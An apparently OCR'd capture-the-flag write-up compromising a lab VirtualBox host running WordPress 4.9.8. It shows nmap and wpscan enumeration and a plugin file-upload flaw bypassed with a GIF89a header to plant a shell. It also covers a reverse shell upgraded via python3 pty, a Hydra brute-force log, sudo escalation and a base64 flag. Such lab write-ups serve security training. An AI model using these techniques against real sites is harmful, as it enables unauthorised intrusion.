
CTF 11

ip address : 192.168.56.103

```
D:\Nmap>nmap -sP 192.168.56.1-254
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-05 15:34 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.56.1
Host is up.
Nmap scan report for 192.168.56.100
Host is up (0.00013s latency).
MAC Address: 08:00:27:19:DD:95 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.0010s latency).
MAC Address: 02:1C:00:A5:06:70 (Unknown)
Nmap done: 254 IP addresses (3 hosts up) scanned in 7.29 seconds
```



Port scan and directory scan

```
D:\Nmap>nmap 192.168.56.103
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-05 15:43 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.56.103
Host is up (0.000070s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:1C:00:A5:06:70 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.40 seconds
```


Dir	/assets/fonts/blog/wp-content/plugins/	200
Dir	/assets/fonts/blog/wp-content/themes/	200
Dir	/assets/fonts/blog/wp-content/upgrade/	200
Dir	/assets/fonts/blog/wp-content/uploads/	200
Dir	/assets/fonts/blog/wp-content/uploads/2021/	200
Dir	/assets/fonts/blog/wp-content/uploads/2021/01/	200
Dir	/assets/fonts/blog/wp-content/uploads/2021/12/	200

The URL of upload folder is http://192.168.56.103/assets/fonts/blog/wp-content/uploads/

Wordpress


http://192.168.56.103/assets/fonts/blog/

Check the source code of Wordpress:



Also, I can use wpscan to get the version:


```
wpscan --url http://192.168.56.103/assets/fonts/blog/ --plugins-detection
aggressive
```




The version of wordpress is 4.9.8

And find a plugin used in comment section

or use wpscan:




Then search in the Expoit DB



find the vulunbility is **Arbitrary File Upload**


Add GIF89a to the beginning to the shell code to cheat the website.

Upload the shell code.




Go to the path and execute it.

Get the reverse shell:



Get all users: **james ubuntu vagrant**



additionally, **use python3 -c 'import pty; pty.spawn("/bin/bash")'** to get a standard shell.

find vagrant' password

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-05 12:
39:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4616 login tries (l:1/p:4
616), ~289 tries per task
[DATA] attacking http-get://192.168.56.103:80/admin/index.php
[80][http-get] host: 192.168.56.103   login: vagrant   password: vagrant
[80][http-get] host: 192.168.56.103   login: vagrant   password: .cache
[80][http-get] host: 192.168.56.103   login: vagrant   password: .cvs
[80][http-get] host: 192.168.56.103   login: vagrant
```

Then go to root.


```
sudo su
```

find a root directory

```
cd /
vagrant@ubuntu-xenial:/$ ls
ls
bin   dev   initrd.img      lib64       mnt   root  snap  tmp       var
boot  etc   initrd.img.old  lost+found  opt   run   srv   usr       vmlinuz
data  home  lib             media       proc  sbin  sys   vagrant   vmlinuz.old
vagrant@ubuntu-xenial:/$
```

And find the root.txt.

```
SGV5IFRoZXJlLApNeXNlbGYgR2F1cmF2IFJhaiwgSGFja2VyLCBQcm9ncmFtbWVyICYgRnJlZUxhbmNl
ci4KVGhpcyBpcyBteSBmaXJzdCBhdHRlbXB0IHRvIGNyZWF0ZSBhIHJvb20uIExldCBtZSBrbm93IGlm
IHlvdSBsaWtlZCBpdC4KQW55IGlzc3VlIG9yIHN1Z2dlc3Rpb25zIGZvciBtZS4gUGluZyBtZSBhdCB0
d2l0dGVyCgpUd2l0dGVyOiBAdGhlaGFja2Vyc2JyYWluCkdpdGh1YjogQHRoZWhhY2tlcnNicmFpbgpJ
bnN0YWdyYW06IEB0aGVoYWNrZXJzYnJhaW4KQmxvZzogaHR0cHM6Ly90aGVoYWNrZXJzYnJhaW4ucHl0
aG9uYW55d2hlcmUuY29tCgoKSGVyZSdzIFlvdXIgRmxhZy4KZmxhZ3tXMzExX0QwbjNfWTB1X1AzbjN0
cjR0M2RfTTMgOil9Cg==
```




```
flag{W311_D0n3_Y0u_P3n3tr4t3d_M3 :)}
```